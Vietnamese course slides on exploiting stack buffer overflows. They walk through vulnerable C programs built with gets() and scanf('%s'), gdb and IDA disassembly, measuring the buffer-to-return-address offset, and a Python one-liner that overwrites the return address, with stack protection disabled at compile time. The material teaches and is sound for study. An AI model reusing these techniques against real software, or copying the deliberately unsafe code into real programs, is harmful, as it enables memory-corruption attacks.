

PHÁT HIỆN LỖI VÀ LỖ HỒNG PHẦN MỀM

Bài 05. Lỗi hồng tràn bộ đệm (tiếp)

1

Ghi đề địa chỉ trở về

2

Trở về thư viện chuẩn

3

Chống khai thác lỗ
hổng tràn bộ đệm

Tài liệu tham khảo

1. Đặng Vũ Sơn, Vũ Đình Thu, **Chương 2,4//Phát hiện lỗi và lỗ hổng phần mềm**, Học viện KTMM, 2013
2. Nguyễn Thành Nam, **Chương 3// Nghệ thuật tận dụng lỗi phần mềm**, NXB Khoa học & Kỹ thuật, 2009
3. **Buffer Overflow Protection**
https://en.wikipedia.org/wiki/Buffer_overflow_protection

1

Ghi đề địa chỉ trở về

2

Trở về thư viện chuẩn

3

Chống khai thác lỗ
hổng tràn bộ đệm

**Trở về ngay trong
thân hàm**


Biến thể của chương trình

```
#include <stdio.h>


int main(){
    int cookie=0;
    char buf[16];
    printf("Magic: ");
    gets(buf);
    if(cookie == 0x000D0A00)
        puts("You win!");
    return 0;
}
```

Hàm 'gets' không cho phép nhập vào các ký tự '\x0A'
→ không thể sửa giá trị cookie đáp ứng yêu cầu

Luồng hoạt động của chương trình



Thay đổi luồng thực thi: trở về thân hàm



Thay đổi luồng thực thi

- Sửa địa chỉ trả về
 - Xác định địa chỉ trả về mới
 - Ghi đè lên vùng nhớ chứa địa chỉ trả về
 - Tính khoảng cách từ buffer tới vùng nhớ chứa địa chỉ trả về
 - Tạo dữ liệu thích hợp để ghi đè

Địa chỉ trả về mới

❑ Dịch ngược với IDA Pro

```
.text:08048434      push     ebp
.text:08048435      mov      ebp, esp
.text:08048437      and      esp, 0FFFFFFF0h
.text:0804843A      sub      esp, 30h
.text:0804843D      mov      dword ptr [esp+2Ch], 0
.text:08048445      mov      eax, offset format ; "Magic: "
.text:0804844A      mov      [esp], eax          ; format
.text:0804844D      call     _printf
.text:08048452      lea      eax, [esp+30h+s]
.text:08048456      mov      [esp], eax          ; s
.text:08048459      call     _gets
.text:0804845E      cmp      dword ptr [esp+2Ch], 0D0A00h
.text:08048466      jnz      short loc_8048474
.text:08048468      mov      dword ptr [esp], offset s ; "You win!"
.text:0804846F      call     puts
.text:08048474
.text:08048474  loc_8048474:                                ; CODE XREF: main+32↑j
.text:08048474      mov      eax, 0
.text:08048479      leave
```

Địa chỉ trả về mới

❑ Dịch ngược gdb

(gdb) disassemble main

Dump of assembler code for function main:

```
0x08048434 <+0>:      push    ebp
0x08048435 <+1>:      mov     ebp,esp
=> 0x08048437 <+3>:      and     esp,0xfffffffff0
0x0804843a <+6>:      sub     esp,0x30
0x0804843d <+9>:      mov     DWORD PTR [esp+0x2c],0x0
0x08048445 <+17>:     mov     eax,0x8048550
0x0804844a <+22>:     mov     DWORD PTR [esp],eax
0x0804844d <+25>:     call    0x8048330 <printf@plt>
0x08048452 <+30>:     lea     eax,[esp+0x1c]
0x08048456 <+34>:     mov     DWORD PTR [esp],eax
0x08048459 <+37>:     call    0x8048340 <gets@plt>
0x0804845e <+42>:     cmp     DWORD PTR [esp+0x2c],0xd0a00
0x08048466 <+50>:     jne     0x8048474 <main+64>
0x08048468 <+52>:     mov     DWORD PTR [esp],0x8048558
0x0804846f <+59>:     call    0x8048350 <puts@plt>
0x08048474 <+64>:     mov     eax,0x0
0x08048479 <+69>:     leave
0x0804847a <+70>:     ret
```

End of _assembler dump.

Tính khoảng cách [buf] – [return address]

❑ Debug bằng gdb

- Xác định địa chỉ của [buf]
 - Nhập vào một chuỗi "AAAAAAAAAA"
 - Tìm địa chỉ bắt đầu "4141..41" trong stack
- Xác định địa chỉ của [return address]
 - Giá trị "EIP" trong stack frame
- Khoảng cách = [return address] – [buf]

Xác định địa chỉ của [buf]

❑ Bắt đầu debug

\$ gdb vuln

(gdb) set disassembly-flavor intel

(gdb) break main

(gdb) run

(gdb) disassemble main

Xác định địa chỉ của [buf]

- ❑ Đặt breakpoint trước lệnh ngay sau lời gọi hàm gets() hoặc ngay tại lệnh leave; sau đó cho tiếp tục chạy

(gdb) break *0x08048479

(gdb) continue

Magic: AAAAAAAAAAAAAA

```
0x0804844d <+25>:      call    0x8048330 <printf@plt>
0x08048452 <+30>:      lea     eax,[esp+0x1c]
0x08048456 <+34>:      mov     DWORD PTR [esp],eax
0x08048459 <+37>:      call    0x8048340 <gets@plt>
0x0804845e <+42>:      cmp     DWORD PTR [esp+0x2c],0xd0a00
0x08048466 <+50>:      jne     0x8048474 <main+64>
0x08048468 <+52>:      mov     DWORD PTR [esp],0x8048558
0x0804846f <+59>:      call    0x8048350 <puts@plt>
0x08048474 <+64>:      mov     eax,0x0
0x08048479 <+69>:      leave
0x0804847a <+70>:      ret
```

End of assembler dump.

Xác định địa chỉ của [buf]

❑ Xem nội dung phía trên ESP

(gdb) x/20x \$esp

❑ Nhận thấy [buf] bắt đầu ở **0xbffff35c!**

```
Breakpoint 2, 0x08048479 in main ()
(gdb) x/20x $esp
0xbffff340:    0xbffff35c    0x00008000    0x08049ff4    0x080484a1
0xbffff350:    0xffffffff    0xb7e531c6    0xb7fc6ff4    0x41414141
0xbffff360:    0x41414141    0x00004141    0x08048489    0x00000000
0xbffff370:    0x08048480    0x00000000    0x00000000    0xb7e394e3
0xbffff380:    0x00000001    0xbffff414    0xbffff41c    0xb7fdc858
(gdb) █
```

Xác định địa chỉ của [return address]

- ❑ Xem thông tin về stack frame

```
(gdb) info frame
```

```
Stack level 0, frame at 0xbffff380:
```

```
  eip = 0x8048479 in main; saved eip 0xb7e394e3
```

```
  Arglist at 0xbffff378, args:
```

```
  Locals at 0xbffff378, Previous frame's sp is 0xbffff380
```

```
  Saved registers:
```

```
    ebp at 0xbffff378, eip at 0xbffff37c
```

```
(gdb) █
```

- ❑ Tính khoảng cách

$$d = 0xbffff37c - 0xbffff35c = \mathbf{0x20!}$$

Xác định địa chỉ của [return address]

- Cách trên chỉ đúng với kiểu dẫn nhập cũ
- Nếu trình biên dịch sử dụng kiểu dẫn nhập mới thì việc xác định vị trí địa chỉ trả về bằng EBP+4 sẽ không còn chính xác


```
attt@ubuntu: ~/exploitation
Dump of assembler code for function main:
0x080484ab <+0>:    lea     ecx,[esp+0x4]
0x080484af <+4>:    and     esp,0xffffffff
0x080484b2 <+7>:    push   DWORD PTR [ecx-0x4]
0x080484b5 <+10>:   push   ebp
0x080484b6 <+11>:   mov     ebp,esp
0x080484b8 <+13>:   push   ecx
=> 0x080484b9 <+14>:   sub     esp,0x14
0x080484bc <+17>:   mov     eax,ds:0x8049820
```

Xác định địa chỉ của [return address]

- Trong mọi trường hợp, trước thời điểm trở về, ESP luôn trỏ đến địa chỉ trả về
- Đặt breakpoint trước lệnh RET và thanh ghi ESP chứa giá trị cần tìm

```
attt@ubuntu: ~/exploitation
0x08048517 <+108>:  mov     ecx,DWORD PTR [ebp-0x4]
0x0804851a <+111>:  leave
0x0804851b <+112>:  nop
0x0804851c <+113>:  nop
0x0804851d <+114>:  nop
=> 0x0804851e <+115>:  ret
End of assembler dump.
(gdb) info registers esp
esp                0xbffff33c          0xbffff33c
(gdb)
```

Ghi đè địa chỉ trả về



```
attt@ubuntu:~$ python -c 'print "A"*0x20+"\x68\x84\x04\x08"' | ./vuln
Magic: You win!
Segmentation fault (core dumped)
attt@ubuntu:~$
```

**Trở về một hàm
không có tham số**

Chương trình

```
#include <stdio.h>
void secretFunc (){
    printf("Congr! You've entered in the secret function!\n");
}
void hello(){
    char buffer[20];
    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("Hello, %s!\n", buffer);
}
int main(){
    hello();
    return 0;
}
```

Biên dịch

```
attt@ubuntu:~$ gcc --version
gcc (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
Copyright (C) 2011 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

```
attt@ubuntu:~$ gcc main.c -o vuln -fno-stack-protector
```


```
attt@ubuntu:~$ ls
```

Desktop	Downloads	exploitation	main.c	Pictures	Templates
Documents	examples.desktop	gdb-examples	Music	Public	Videos

